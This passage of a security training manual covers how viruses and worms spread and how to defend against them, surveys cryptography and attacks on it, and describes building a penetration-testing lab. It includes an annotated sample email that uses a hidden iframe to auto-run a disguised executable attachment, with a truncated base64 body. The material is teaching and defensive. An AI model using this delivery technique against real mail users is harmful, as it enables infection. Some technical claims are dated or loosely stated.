Forum of Incident Response and Security Teams: <http://www.first.org/>

SANS Institute: <http://www.sans.org/resources/>

## 2.2 VIRUS & WORMS

Author: Jeremy Martin CISSP, ISSAP, CCNA, Network+, A+

[info@infosecprofessionals.com](mailto:info@infosecprofessionals.com)

**Virus damage estimated at \$55 billion in 2003.** “SINGAPORE - Trend Micro Inc, the world's third-largest anti-virus software maker, said Friday that computer virus attacks cost global businesses an estimated \$55 billion in damages in 2003, a sum that would rise this year. Companies lost roughly \$20 billion to \$30 billion in 2002 from the virus attacks, up from about \$13 billion in 2001, according to various industry estimates.” This was the story across thousands of news agencies desk January 2004. Out of \$55 billion, how much did it cost your company? How much did it cost someone you know?

The purpose of this class is to inform the attendee about how malicious code works, how they spread, and how to protect yourself from infection. The most well know viruses will be covered in the first part of the presentations along with the most recent. The attendee will also learn several methods (while used in combination) that will minimize both risk of infection and potential damages caused by them.

The attendee should have a basic knowledge of computers and be familiar with the Microsoft Windows platform (Win9x, WinNT, Win2k, WinXP, Windows 2003 server).

### \*\*\*I. The Why

There is an average of 10-20 viruses released every day. Very few of these viruses actually make “Wild” stage. Viruses are designed to take advantage of security flaws in software or operating systems. These flaws can be as blatant as Microsoft Windows NetBIOS shares to exploits using buffer overflows. Buffer overflows happen when an attacker sends responses to a program longer then what is expected. If the victim software is not designed well, then the attacker can overwrite the memory allocated to the software and execute malicious code.

People make viruses for various reasons. These reasons range from political to financial to notoriety to hacking tools to plain malicious intent.

Political: Mydoom is a good example of a virus that was spread with a political agenda. The two targets of this virus were Microsoft and The SCO Group. The SCO Group claims that they own a large portion of the Linux source code threatened to sue everyone using Linux operating systems (with “stolen” programming source). The virus was very effective knocking down SCO’s website. However, Microsoft had enough time to prepare for the second attack and efficiently sidestepped disaster.

Financial: Some virus writers are hired by other parties to either leach financial data from a competitor or make the competitor look bad in the public

eye. Industrial espionage is a high risk/high payout field that can land a person in prison for life.

**Notoriety:** There are some that write viruses for the sole purpose of getting their name out. This is great when the virus writers are script kiddies because this helps the authorities track them down. There are several famous viruses that have the author's email in the source code or open script

**Hacking** Hackers sometimes write controlled viruses to assist in the access of a remote computer. They will add a payload to the virus such as a Trojan horse to allow easy access into the victims system.

**Malious:** These are the people that are the most dangerous. These are the blackhat hackers that code viruses for the sole intention of destroying networks and systems without prejudice. They get high on seeing the utter destruction of their creation, and are very rarely script kiddies.

Many of the viruses that are written and released are viruses altered by script kiddies. These viruses are known as generations of the original virus and are very rarely altered enough to be noticeable from the original. This stems back to the fact that script kiddies do not understand what the original code does and only alters what they recognize (file extension or victim's website). This lack of knowledge makes script kiddies very dangerous.

## **II. The How**

**M**alicious code has been plaguing computer systems since before computers became a common household appliance. Viruses and worms are examples of malicious code designed to spread and cause a system to perform a function that it was not originally designed to do.

Viruses are programs that need to be activated or run before they are dangerous or spread. The computer system only becomes infected once the program is run and the payload has been deployed. This is why Hackers and Crackers try to crash or restart a computer system once they copy a virus onto it.

There are four ways a virus can spread:

- 1.) Email
- 2.) Network
- 3.) Downloading or installing software
- 4.) Inserting infected media

### **Spreading through Email**

Many emails spread when a user receives an infected email. When the user opens this email or previews it, the virus is now active and starts to immediately spread.

### **Spreading through Network**

Many viruses are network aware. This means that they look for unsecured systems on the network and copy themselves to that system. This behavior destroys network performance and causes viruses to spread across your system like wildfire. Hackers and Crackers also use Internet and network connections to infect systems. They not only scan for unprotected systems, but they also target systems that have known software vulnerabilities. This is why keeping systems up to date is so important.

### **Spreading through manual installation**

Installing software from downloads or disks increase the risk of infection. Only install trusted and scanned software that is known to be safe. Stay away from freeware and shareware products. These programs are known to contain Spyware, Adware, and viruses. It is also good policy to deny all Internet software that attempts to install itself unless explicitly needed.

### **Spreading through boot sectors**

Some viruses corrupt the boot sector of disks. This means that if another disks scans the infected disk, the infection spreads. Boot sector viruses are automatically run immediately after the disk is inserted or hard drive connected.

### **Research Project**

Below are three famous programs. Research these programs using the Internet and write down how the spread, what damage they caused, if you feel you are vulnerable to a similar threat, and why.

Melissa:

---

---

---

---

---

---

Code

Red:

---

---

---

---

---

---

Blaster:

---

---

---

---

---

---

Notes:

---

---

---

---

---

---

---

---

This image shows a blank sheet of white paper with horizontal ruling lines. The lines are evenly spaced and run across the width of the page. There are no margins, text, or other markings on the paper.

---

III.

## Minimizing the effect of viruses and worms

**W**e have all heard stories about the virus that destroyed mission critical company data, which cost companies months to recover and thousands of dollars and man-hours restoring the information. In the end, there are still many hours, costs, and would be profits that remain unaccounted. Some companies never recover fully from a devastating attack. Taking simple precautions can save your business

## Anti-virus Software

Another step is to run an antivirus program on the local computer. Many antivirus programs offer live update software and automatically download the newest virus definitions minutes after they are released (Very important that you verify these updates weekly if not daily). Be careful of which antivirus program you chose.

Installing a PC antivirus on a network can be more destructive on performance than a virus at work. Norton makes an effective corporate edition specifically designed for Windows NT Server and network environments. When using antivirus software on a network, configure it to ignore network drives and partitions. Only scan the local system and turn off the auto protection feature. The auto-protect constantly scans your network traffic and causes detrimental network issues. Corporate editions usually have this disabled by default. PC editions do not.

### Email Clients

Do not open emails from unknown sources. If you have a website for e-commerce transactions or to act as a virtual business card, make sure that the emails come up with a preset subject. If the emails are being sent through server side design instead of the users email client, specify whom it is coming from so you know what emails to trust. Use common sense when looking at your email. If you see a strange email with an attachment, do not open it until you verify whom it came from. This is how most MM worms spread.

Disable preview panes in email clients. Email clients such as Outlook and Outlook Express have a feature that will allow you to preview the message when the email is highlighted. This is a *Major* security flaw and will instantly unleash a virus if the email is infected.

It is also a good idea to turn off the feature that enables the client to view HTML formatted emails. Most of these viruses and worms pass by using the html function "<iframe src>" and run the attached file within the email header.

We will take a quick look at an email with the subject header of "You're now infected" that will open a file called readme.exe.

```
Subject: You're now infected
MIME-Version: 1.0
Content-Type: multipart/related;
type="multipart/alternative";
boundary="====_ABC1234567890DEF_===="
X-Priority: 3
X-MSMail-Priority: Normal
X-Unsent: 1
```

To: undisclosed-recipients::

--====\_ABC1234567890DEF\_====

Content-Type: multipart/alternative;

boundary="====\_ABC0987654321DEF\_====" \*\*\* (This calls the iframe)

--====\_ABC0987654321DEF\_====

Content-Type: text/html;

charset="iso-8859-1"

Content-Transfer-Encoding: quoted-printable

<HTML><HEAD></HEAD><BODY bgColor=3D#ffffff>

<iframe src=3Dcid:EA4DMGBP9p height=3D0 width=3D0> \*\*\* (This calls  
readme.exe)

</iframe></BODY></HTML>

--====\_ABC0987654321DEF\_====--

--====\_ABC1234567890DEF\_====

Content-Type: audio/x-wav;

name="readme.exe" \*\*\* (This is the virus/worm)

Content-Transfer-Encoding: base64

Content-ID: <EA4DMGBP9p> \*\*\* (Notice the <iframe src=...>)

PCFET0NUWVBFIEhUTUwgUFVCTElDICItLy9XM0MvL0RURCBIVElMIDQuMCBUcmFuc2l0aW9u  
YWwvL0VOIj4NIDxodGlsPg08aGVhZD4NPHRpdGx1PlldobydzIHROZSBiZXN0LS0tLS0tPyAt  
IHd3dy5lemJvYXJkLmNvbTwvdG10bGU+DQ0NDTxzY3JpcHQgbGFuZ3VhZ2U9amF2YXNjcmlw  
dCBzcmM9aHR0cDovL3d3dzEuZXpib2FyZC5jb20vc3BjaC5qc9jdXN0b21lcmlkPTEeNDc0  
NTgwODI+PC9zY3JpcHQ+DTxzY3JpcHQgbGFuZ3VhZ2U9ImphdmFzY3JpcHQiPg08IS0tDWZl  
bmN0aW9uIE1NX29wZW5CcldpbmRvdih0aGVVUkwsd2luTmFtZSxmZW50dXJlcycgeyAvL3Yy

\*\*\* Broken to protect the innocent. (Worm is encoded in Base64)

aHJlZjlodHRWoi8vY2l0YWRLbDMuZXpib2FyZC5jb20vZmNhbgHpc3BvcnRzZnJtMT5Gb290  
YmFsbDwvYT4NIA08Zm9udCBjb2xvcj0jRkYwMDAwPiAtIDwvZm9udD4NDTxicj48YnI+PGJy  
Pjxicj5Qb3dldmVkJEJ5IDxhIGhyZWY9aHR0cDovL3d3dy5lemJvYXJkLmNvbS8+ZXpib2Fy  
ZK48L2E+IFZlci4gNi43LjE8YnI+Q29weXJpZ2h0IKkxOTk5LTlTlWMEgZXpib2FyZCwgSW5j  
Lg08L2NlbnRlcj4NPC9ib2R5Pg08L2h0bWw+DQ0NDQoNCj==

--====\_ABC1234567890DEF\_====--

## Email Servers

The first step to minimizing the effect of viruses is to use an email server that filters incoming emails using antivirus software. If the server is kept up to date, it will catch the majority of Mass Mailer (MM) worms. Ask your Internet Service Provider (ISP) if they offer antivirus protection and spam filtering on their email servers. This service is invaluable and should always be included as the first line of defense.

Many companies house an internal email server that downloads all of the email from several external email accounts and then runs an internal virus filter. Combining an internal email server with the ISP protection is a perfect for a company with an IT staff. This option adds an extra layer of control, but also adds more administration time.

Sample specs for an internal email server are:

### Setup #1

Linux:	OS
Sendmail:	Email serverd
Fetchmail:	Grabs email from external email addresses
F-prot:	Antivirus
SpamAssassin:	Spam Filter

### Setup #2

Win 2003 Server:	OS
Exchange:	Email server
Symantec	antivirus: Antivirus
Exchange Intelligent Message Filter:	Spam Filter

## Software Updates

Keep you software up to date. Some worms and viruses replicate through vulnerabilities in services and software on the target system. Code red is a classic example. In august 2001, the worm used a known buffer overflow vulnerability in Microsoft's IIS 4.0 and 5.0 contained in the Idq.dll file. This would allow an attacker to run any program they wanted to on the affected system. Another famous worm called Slammer targeted Microsoft SQL Server 2000 and Microsoft Desktop Engine (MSDE) 2000.

When updating your software, make sure to disable features and services that are not needed. Some versions of WinNT had a web server called IIS installed by default. If you do not need the service, make sure it is turned off (Code red is a perfect example). By only enabling services you need, you decrease the risk of attack.

### **Telecommunications Security**

Install a firewall on the network. A firewall is a device or software that blocks unwanted traffic from going to or from the internal network. This gives you control of the traffic coming in and going out of your network. At minimum, block ports 135,137,139,445. This stops most network aware viruses and worms from spreading from the Internet. However, it is good practice to block all traffic unless specifically needed.

## Security Policies

Implementing security policies that cover items such as acceptable use, email retention, and remote access can go a long way to protecting your information infrastructure. With the addition of annual training, employees will be informed enough to help keep the data reliable instead of hinder it. Every individual that has access to your network or data needs to follow these rules. It only takes one incident to compromise the system. Only install proven and scanned software on the system. The most damaging viruses come from installing or even inserting a contaminated disk. Boot sector viruses can be some of the hardest malware to defeat. Simply inserting a floppy disk with a boot sector virus can immediately transfer the virus to the hard drive.

When surfing the Internet, do not download untrusted files. Many websites will install Spyware, Adware, Parasites, or Trojans in the name of "Marketing" on unsuspecting victims computers. Many prey on users that do not read popup windows or download freeware or shareware software. Some sites even use code to take advantage of vulnerability in Internet explorer to automatically download and run unauthorized software without giving you a choice.

Do not install or use P2P programs like Kazaa, Morpheus, or Limewire. These programs install server software on your system; essentially back dooring your system. There are also thousands of infected files floating on those networks that will activate when downloaded.

## Backups & Disaster Recovery Planning

Keep daily backups offsite. These can be in the form of tape, CD-R, DVD-R, removable hard drives, or even secure file transfers. If data becomes damaged, you would be able to restore from the last known good backup. The most important step while following a backup procedure is to verify that the backup was a success. Too many people just assume that the backup is working only to find out that the drive or media was bad six months earlier when they were infected by a virus or lost a hard drive. If the data that you are trying to archive is less than five gig, DVD-R drives are a great solution. Both the drives and disks have come down in price and are now a viable option. This is also one of the fastest backup methods to process and verify. For larger backups, tape drives and removable hard drives are the best option. If you choose this method, you will need to rotate the backup with five or seven different media (tapes, CD/DVD, removable drives) to get the most out of the process. It is

also suggested to take a “master” backup out of the rotation on a scheduled basis and archive offsite in a fireproof safe. This protects the data from fire, flood, and theft.

In the Internet age, understanding that you have to maintain these processes will help you become successful when preventing damage and minimizes the time, costs, and liabilities involved during the disaster recovery phase if you are affected.

## Resources

### Virus Resources

F-PROT: <http://www.f-prot.com/virusinfo/>

McAfee: <http://vil.nai.com/vil/default.asp>

Symantec Norton: <http://www.symantec.com/avcenter/>

Trend Micro: <http://www.trendmicro.com/vinfo/>

NIST GOV: <http://csrc.nist.gov/virus/>

### Free software

AVG Anti-Virus - <http://free.grisoft.com> Free

F-Prot - <http://www.f-prot.com> Free for home users

### Free online Virus scan

BitDefender - <http://www.bitdefender.com/scan>

HouseCall - <http://housecall.trendmicro.com>

McAfee - <http://us.mcafee.com/root/mfs>

Panda ActiveScan - <http://www.pandasoftware.es/activescan/activescan-com.asp>

RAV Antivirus - <http://www.ravantivirus.com/scan>

### Free online Trojan scan

TrojanScan - <http://www.windowsecurity.com/trojanscan/>

### Free online Security scan

Symantec Security Check - <http://security.symantec.com/sscv6>

Test my Firewall - <http://www.testmyfirewall.com/>

### More Security Resources

Forum of Incident Response and Security Teams: <http://www.first.org/>

Microsoft: <http://www.microsoft.com/technet/security/current.aspx>

SANS Institute: <http://www.sans.org/resources/>

Webopedia: <http://www.pcwebopedia.com/>

## Definitions

**Adware:** *\*A form of spyware that collects information about the user in order to display advertisements in the Web browser based on the information it collects from the user's browsing patterns.*

*Software that is given to the user with advertisements already embedded in the application*

**Malware:** *\*Short for malicious software, software designed specifically to damage or disrupt a system, such as a virus or a Trojan horse.*

**Script Kiddie:** *\*A person, normally someone who is not technologically sophisticated, who randomly seeks out a specific weakness over the Internet in order to gain root access to a system without really understanding what it is s/he is exploiting because the weakness was discovered by someone else. A script kiddie is not looking to target specific information or a specific company but rather uses knowledge of a vulnerability to scan the entire Internet for a victim that possesses that vulnerability.*

**Spyware:** *\*Any software that covertly gathers user information through the user's Internet connection without his or her knowledge, usually for advertising purposes. Spyware applications are typically bundled as a hidden component of freeware or shareware programs that can be downloaded from the Internet; however, it should be noted that the majority of shareware and freeware applications do not come with spyware. Once installed, the spyware monitors user activity on the Internet and transmits that information in the background to someone else. Spyware can also gather information about e-mail addresses and even passwords and credit card numbers.*

*Spyware is similar to a Trojan horse in that users unwittingly install the product when they install something else. A common way to become a victim of spyware is to download certain peer-to-peer file swapping products that are available today.*

*Aside from the questions of ethics and privacy, spyware steals from the user by using the computer's memory resources and also by eating bandwidth as it sends information back to the spyware's home base via the user's Internet connection. Because spyware is using memory and system resources, the applications running in the background can lead to system crashes or general system instability.*

*Because spyware exists as independent executable programs, they have the ability to monitor keystrokes, scan files on the hard drive, snoop other applications, such as chat programs or word processors, install other spyware programs, read cookies, change the default home page on the Web browser, consistently relaying this information back to the spyware author who will either use it for advertising/marketing purposes or sell the information to another party.*

*Licensing agreements that accompany software downloads sometimes warn the user that a spyware program will be installed along with the requested software, but the licensing agreements may not always be read completely because the notice of a spyware installation is often couched in obtuse, hard-to-read legal disclaimers.*

**Trojan:** *\*A destructive program that masquerades as a benign application. Unlike viruses, Trojan horses do not replicate themselves but they can be just as destructive. One of the most insidious types of Trojan horse is a program that claims to rid your computer of viruses but instead introduces viruses onto your computer.*

*The term comes from a story in Homer's Iliad, in which the Greeks give a giant wooden horse to their foes, the Trojans, ostensibly as a peace offering. But after the Trojans drag the horse inside their city walls, Greek soldiers sneak out of the horse's hollow belly and open the city gates, allowing their compatriots to pour in and capture Troy.*

**Virus:** *\*A program or piece of code that is loaded onto your computer without your knowledge and runs against your wishes. Viruses can also replicate themselves. All computer viruses are man made. A simple virus that can make a copy of itself over and over again is relatively easy to produce. Even such a simple virus is dangerous because it will quickly use all available memory and bring the system to a halt. An even more dangerous type of virus is one capable of transmitting itself across networks and bypassing security systems.*

*Since 1987, when a virus infected ARPANET, a large network used by the Defense Department and many universities, many antivirus programs have become available. These programs periodically check your computer system for the best-known types of viruses.*

*Some people distinguish between general viruses and worms. A worm is a special type of virus that can replicate itself and use memory, but cannot attach itself to other programs.*

***Worm:*** *\*A program or algorithm that replicates itself over a computer network and usually performs malicious actions, such as using up the computer's resources and possibly shutting the system down.*

\* Definitions provided by Webopedia

A special thanks goes out to the CISSP community, various Chief Information Security Officer (CISO)s, and to those in the Risk assessment specialty of Information Systems Security for their help in proof reading and suggestions.

## 2.3 CRYPTOGRAPHY

Author: Jeremy Martin CISSP, ISSAP, CCNA, Network+, A+  
[info@infosecprofessionals.com](mailto:info@infosecprofessionals.com)

While Janet was sitting in a cyber cafe sending emails to friends and surfing the web, there was a person sitting three tables away reading each email she sent before they ever get to the email server. During this period of time, the thief is able to gain access to her bank account, steal passwords to several business websites, and “archive” her credit card numbers. This scenario is not far from reality and is the main reason that using cryptography is so important in today’s technological world.

Most people think that cryptography is an island in the magical land of make believe. However, cryptography is very real and not as complex as most would believe. If you use the Internet, you are likely to use applied cryptography in your day-to-day functions. This can be accessing you bank account to retrieve your monthly balance to purchasing the newest season of your favorite TV show from an online shopping mall. Companies use cryptography to make sure sensitive data stays confidential between the intended parties and the data stays intact. Cryptography is the art of converting messages into a secret code or cipher to protect it from prying eyes. This process alters a plaintext message using an algorithm to create a ciphertext/encrypted message.

### History of Ciphers

Cryptography has been in use for thousands of years. In fact, it was in use before 2000 B.C. Egypt in the form of hieroglyphs. The Greeks even used encryption referred to as the Scytale cipher. The Scytale was a long strip of leather with writing on it and was worn as a belt by couriers. This leather strip would be wrapped around a specific sized staff to decrypt the ciphertext. Another popular cryptographic algorithm used by Julius Caesar. This for of encryption shifts the alphabet three spaces to the right and is also referred to as ROT-3.

### Applied Cryptography

Ok, but how do I use it and why does it affect me? The basic uses of cryptography are to provide confidentiality (secrecy of the data), integrity (protection from intentional or unintentional alteration), and authentication (prove you are who you say you are). Some forms even allow for Nonrepudiation services that prove that the message was written, sent, or received. We will briefly discuss the most commonly used cryptographic schemes that you may use every day while leaving the trivial details out.

You will hear the terms X.509 and digital certificates (used in digital signatures) throughout this paper. The most well know companies that sell these certificates are:

1. Verisign - <http://www.verisign.com/>

Thawte – <http://www.thawte.com/> (Offers free personal email digital certificates)**File access**

**Stenography:** Stenography is the art of concealing files or messages in other media such as a .JPG image or .MPG video. You can add this data in the unused bits of the file that can be seen by using a common hex editor. Stenography is the easiest way to hide a message, but is by far the least secure. Security by obscurity is only intended to keep the honest, honest.

**PGP:** Pretty Good Privacy was created by Philip Zimmerman in 1991 and was the first widely accepted public key system. PGP is suite of encryption tools used for encrypting various types of data and traffic. PGP can be used for S/MIME and digitally signing a message. They use a web of trust that allows the community to trust a certificate rather than a hierarchy Certification Authority (CA) to verify the user's identification.

**Personal/Freeware:** This can be downloaded from MIT for free.

- Diffie-Hellman key exchange
- CAST 128 bit encryption
- SHA-1 hashing function

**Commercial:** PGP® Software Developer Kit (SDK) 3.0.3 has received Federal Information Processing Standards (FIPS) 140-2 Level 1

validation by the National Institute of Standards and Technology (NIST).

- RSA key exchange
- IDEA encryption
- MD5 hashing function

## **Internet traffic**

**HTTPS:** Hypertext Transfer Protocol over Secured Socket Layer. Do not mistake HTTPS with SSL. This is a common misnomer that is spread by those that do not understand SSL. HTTPS uses SSL to create an encrypted tunnel between a client and a server. This tunnel lasts the entire connection and is the most common website security feature on the Internet. This form of encryption is established by the use of a server side X.509 certificate that digitally signs the message.

**S/MIME:** Secure Multipurpose Internet Mail Exchange. S/MIME uses two X.509 certificates (also called digital signature) and both signs and encrypts the email. The author digitally signs the email with their private key. Once this happens, the message is encrypted with the recipient's public key. When the message reaches the recipient the message is decrypted with the recipient's private key, and then verified using the author's public key. Email clients like Netscape Communicator and Microsoft Outlook can use S/MIME with little setup required.

**S-HTTP:** Secured HTTP. The benefit of S-HTTP over HTTPS is the fact that each message is encrypted rather than using a tunnel that is vulnerable to both a man-in-the-middle and a session hijack attack. Another advantage of S-HTTP is that it allows for two-way client/server authentication.

## **Tunneling encryption**

**IPSec:** IP Security Protocol is the most commonly used network encryption for the corporate world. When most people in the computer industry think about Virtual Private Networks (VPN)s, they immediately think of

IPSec. Companies that use IPSec need an encrypted tunnel that allows all network traffic to flow through. Unlike SSL, IPSec is not limited to a port. Once the IPSec tunnel has been established, the system should have the same network access that it would have at the physical location. This offers far more power, but also requires far more overhead. Another issue is security. The more open the network, the more vulnerable it is. This is another reason why VPNs are usually on the outside of a firewall. Vulnerabilities to IPSec include session hijacking, and replay attacks.

**SSH:** Secure Shell provides a terminal like tunnel that protects the data crossing the network and should replace clear text protocols like Telnet and FTP. One of the most popular windows SSH clients is Putty.

**SSL:** Secured Socket Layer can be used to create a single port/socket Virtual Private Network (VPN) using a server side X.509 certificate. The most common use of SSL is webpage traffic over HTTP or HTTPS. SSL is vulnerable to man-in-the-middle attacks. Anyone can create a CA to distribute certificates, but keep in mind that a digital certificate is only as trustworthy as the CA that controls the certificate.

**WEP:** Wired Equivalent Privacy. This algorithm uses either a 40-bit key or a 128-bit (24 of the bits is used for the initialization vector) key. Most devices also allow for a wireless access point to filter MAC addresses to increase access controls onto the device. WEP is vulnerable and has been exploited by criminal hackers (crackers) while wardriving since WEP has hit the market. Some of the more popular tools used for wardriving are:

- Aircrack - a WEP encryption key recovery tool
- Kismet - an 802.11 layer2 wireless network detector

**Netstumbler** - an 802.11 layer2 wireless network detector  
**WPA:** Wi-Fi Protected Access is a new standard that may overtake the old WEP technology in the near future. WPA uses a Pre-Shared Key (PSK) for SOHO networks, and Extensible Authentication Protocol for other wired/wireless networks for authentication. Some cryptanalysts claim PSK is a weakness due to the fact that a cracker can access the

key and brute force the key until it is known. The encryption scheme that is used is Temporal Key Integrity Protocol (TKIP). TKIP ensures more confidentiality and integrity of the data by using a temporal key instead of the traditional static key. Most people welcome this technology over the less secure WEP.

Each encryption model is vulnerable to one attack or another. Below is a list of attack techniques that are used by cryptanalysts to break the keys used to protect the messages

***Ciphertext-Only.*** This is the easiest to instigate, but hardest to succeed. The attacker retrieves the ciphertext data through listening to the network traffic. Once the key is has been salvaged, the cracker can attempt to brute force the message until it resembles something legible.

***Known-Plaintext.*** This covers the scenario of the cracker having both the plaintext and corresponding ciphertext of one or more messages. In WWII, the Japanese relied on cryptography, but had a weakness of sending formal messages. These messages were able to be broken because the ciphertext started and ended with the same message. Part of the plaintext was known and cryptanalysts were able to decipher the message using the known-plaintext method.

***Chosen-Plaintext.*** Similar to the know-plaintext attack, but the attacker can choose the plaintext to be encrypted. An attacker can assume someone else identity and send a message to target that needs to be encrypted. Since the plaintext is chosen and the target sends the encrypted message, the chosen-plaintext attack is successful.

***Chosen-Ciphertext.*** The cryptanalyst is chooses the ciphertext and has access to the decrypted plaintext.

***Birthday Paradox.*** This attack is successful when a hash value of a plaintext matches the hash value of a completely different plaintext. This anomaly is proven mathematically among 23 people, there are  $23 \times 22 / 2 = 253$  pairs, each of which being a potential candidate for a match.

**Brute-Force:** This form of attack is implemented by passing through every possible solution or combination until the answer is found. This is the most resource and time intensive method of attack

**Dictionary:** The attacker compares the target hash values with hash values of commonly used passwords. Dictionary files can be downloaded from hundreds of Internet sites.

**Man-in-the-Middle:** The attacker intercepts messages between two parties without either target knowing that the link between them has been compromised. This allows the attacker to modify the message at will.

**Replay:** Replay attacks are simply the replay of captured data in an attempt to trick the target into allowing the unauthorized access.

Back at the cyber café, if Janet connected to a secured web server using SSL to do her online banking and used S/MIME to send private email, the cyber thief would never had a chance of seeing her unmentionables.

### 3 PENETRATION TESTING LAB

Everywhere on the Internet one is faced with released codes and tools, intended to help one complete the job. The job could be a crack-attempt as a black-hat hacker trying to get un-authorized access to some network, which is not covered here. Alternatively the job could be trying to reveal critical flaws on servers or corporate networks, at the request of the owners.

The easy way is to get these tools, and aim them at the vulnerable victims, but one will get only simple results. The first being "Bingo! I'm in ... ", and the second being "Ah, damn, it did not work. Let us try something else ... ". It is easy, but highly risky. What if the tools/code executed does something other than what one expected!

Very often one reads of worms or viruses infecting the Internet and causing damage. Should one wait until one of them hits the network, and then attempt to analyze it and see what it does? One will not, because by then it is too late.

These are not the only uses for this kind of Testing-Lab. For example, if one is attempting to deploy a security solution on the network, something like a new client-based security pack containing IDS/IPS/AV/FW, the usual way is to download the trial version and install it somewhere and see how it performs. But where is that "somewhere"? This is where a Testing-Lab helps.

#### 3.1 DESCRIPTION

A Testing-Lab is usually an isolated part of one's network. It includes servers, clients and devices with their services, to simulate a complete working network. These computers and networks can be completely simulated ones, like those run with the help of tools like Mare (although it's not true to call them simulated), or every single node of this Testing-Lab can be an actual machine. Practically one's superiors will not give one an unlimited budget to purchase a number of devices to test a worm or obscure exploit. Therefore it is better to design the Testing-Lab to be as economical as possible, use existing devices and capabilities as much as possible and buy some higher capacity machines and use multiple operating systems on them.

## 3.2 PURPOSE

The objective of this document is to help one design one's own Testing-Lab, install the required operating systems and devices, install required services and begin working on them. This way one can perform risky tasks such as deploying new software or solutions, analyzing new Internet worms and threats or testing one's own exploits or codes and observe the results before using them in a real situation. This keeps one from damaging the real network and systems, so if anything does go wrong, one can begin from first principles, without any repercussions.

## 3.3 OBJECTIVE

The focus of this document will be on the simulated penetration testing process and the attack methods/tools/codes being used. The document will describe all the required steps like installing and configuring the network and analyzing the pertinent methods, tools and codes. It will additionally analyze the scenario from the viewpoint of both attacker and administrator.

### 3.3.1 Perspective One

As a Security Assessor/Penetration Tester one needs such a lab to generate one's tools, codes and attack methods. In a real penetration or attack attempt there is no place for mistakes, and crashes should be avoided to the greatest extent possible. For example, one detects a vulnerable daemon version on a live victim server and then one installs the same version on a test server. Now one can exploit the flaws on the test server without compromising the live server.

### 3.3.2 Perspective Two

As a System Administrator having such a lab is a dream comes true. One will not have to test new trial applications on one's corporate network, with unknown results. One can follow a custom designed networking plan and see how it works, without being worried about harming one's corporate network. Additionally, one should not wait for the network to be infected by a wild worm to study what it does and what sort of damage it does to one's systems. Instead it should be let loose in one's virtual jail, watching its reactions and analyzing it in every possible way.

### 3.4 REQUIREMENT

Almost 80% of the equipment required for the Testing-Lab, depends on one's requirements and on one's budget. The Testing-Lab could be a 100% virtual lab, consisting of two or three stations with different operating systems, inside a Vmware installation, or it can be a physical lab, consist of three or more stations plus a complete set of internetworking devices such as a Routers, Switches, Hubs or even a hardware firewall. All these devices should be placed in a dedicated rack or some other similarly dedicated location.

Alternatively one can build a lab that is a mix of physical and virtual network environments and devices. This is a more economical approach and provides one with a simple and easy to recover/rebuild lab.

Regardless of the type of lab there are some devices and software packages that are essential to build a minimal security lab. The requirements are split into hardware and software sections as listed here. The items marked "\*" "are required for a minimal setup.

Also read about the OISSG special distribution of Knoppix-STD in its own draft.

#### 3.4.1 Hardware

1 Cisco 2600 series Router with two Ethernet interfaces or any device act as Router such as a multi-interface station.

1 16 port Switch

1 Firewall or Firewall appliance

1 802.11 Access-point

2 10/100 Hubs

4 Intel based workstations.

2 Intel based Server-station.

1 Laptop with Ethernet and 802.11 a/b/g interfaces

#### 3.4.2 Software

- "VMware workstation" version 4.5 or newer. \*
- MS Windows 2000 Advanced Server + Service-Pack 4 \*

- MS Windows XP Professional + service-Pack 1 and 2 \*
- Red Hat Linux 8.0 / 9.0 \*
- Knoppix-STD Latest release. OR Knoppix-STD Localized version of OISSG. \*
- “Metasploit Framework” Latest version. \*
- Retina, GFI LAN guard or any other possible to purchase/obtain/try Network Security Scanner

### 3.4.3 Other Devices

No other devices are required in this release of the Testing-Lab design. There may be some unique devices that are required, such as DSL or ISDN equipment and they can be added when required.

## 3.5 DESIGN

This section will discuss common ways of designing a lab, based on available resources and budget constraints. One can have different lab-design scenarios, for example, an economic plan, a virtual plan, a physical plan or an expert plan. The first release of the Testing-Lab design will be simple and economical.

### 3.5.1 Description

The Testing-Lab can be:

- A 100% physically available Lab.
- A Semi virtual Lab, containing some physical and some virtual Hosts and Devices.
- A 100% virtual lab, designed over VMWare, on a strong hardware base.

To economize, the document will consider a semi-virtual lab. This will consist of a few hosts connected to a real corporate network with its DNS, DHCP and other servers. These servers will not be targets of an attack, rather they will be used to configure and manage the virtual stations and simulate a complete network.

#### 3.5.1.1 DESIGNING THE LAB (VIRTUAL LAB / ECONOMIC SCENARIO)

**Cost of Hardware Used:** ~1700\$ (Desktop)

**Cost of Software used:** 160\$(Vmware) +250\$(MS Win XP Pro) +1200\$(MS Win 2K Srv.)

**Total Estimated Cost:** 3000\$

\*Prices are very depended on one's choice of hardware and software. This is just an estimate. The author assumes that the reader will obtain licenses for everything ;)

**Hardware Systems Used:**

- Intel x86 based station
- Intel Pentium 4, 2800 MHz Processor
- 2 Gigs of RAM
- 40 Gigs HDD
- 2 Network Interfaces

**Operating Systems Used:**

- Microsoft Windows 2000 Server edition
- Microsoft Windows XP Professional Edition
- Red Hat Linux 9.0
- Red Hat Linux 8.0
- Knoppix-STD Linux ( OISSG Localized release )

**Software Used:**

- VMware Workstation 4.5.x

This scenario, which is also the most economical one, will utilize a lab built on the capabilities of VMware. The HOST station could run either Linux or Windows operating systems. The Windows and Linux versions of VMware are identical and the configuration in both cases will be identical. The Windows version is recommended for the simplicity of its user interface.

The hardware used for the HOST system, on which VMware is installed, should be powerful enough to keep all virtual hosts online at the same time. Normally each GUEST OS needs at least 128 MB of RAM to work smoothly. Therefore one can calculate the required RAM by estimating the number of hosts required. Adding the amount of RAM required for the GUEST systems to the amount required for the

HOST system will decide the amount of RAM that needs to be installed. The labs described in this document require a minimum of 2 GB to function smoothly

The storage requirements can be similarly calculated. It is important to minimize the size of the GUEST installs. For example, a standard Red Hat 9.0 install, with unnecessary packages like desktop environments, media related packages, or even unused graphical tools, will require 4 GB, however an optimized install will require 1.2 GB. If one designs a network with 4 or 5 GUEST systems, this optimization will result in a saving of approximately 15 GB.

The operating system installations should be optimized for their intended task. Unused services or daemons should not be installed. For example, if the testing will not include exploiting Apache, then Apache should not be installed on the GUEST systems.

The HOST machine in the lab is connected, through NIC 1, to the corporate network of the company with a static IP Address that is reserved on the corporate network's DHCP server. NIC 2 of the HOST machine is reserved for GUEST operating systems.

This interface is bridged in VMware, and GUEST operating systems use the virtually bridged interface to connect to network "Directly".

This helps one completely skip the network-design step in a lab design scenario.

### 3.5.2 Diagram

Figure 1 is a diagram of a test lab based on the Virtual/Economic scenario. In this diagram only ONE station is reserved to build the whole of the Lab. Real DHCP and DNS servers can be skipped and IP assignment can be manually configured.

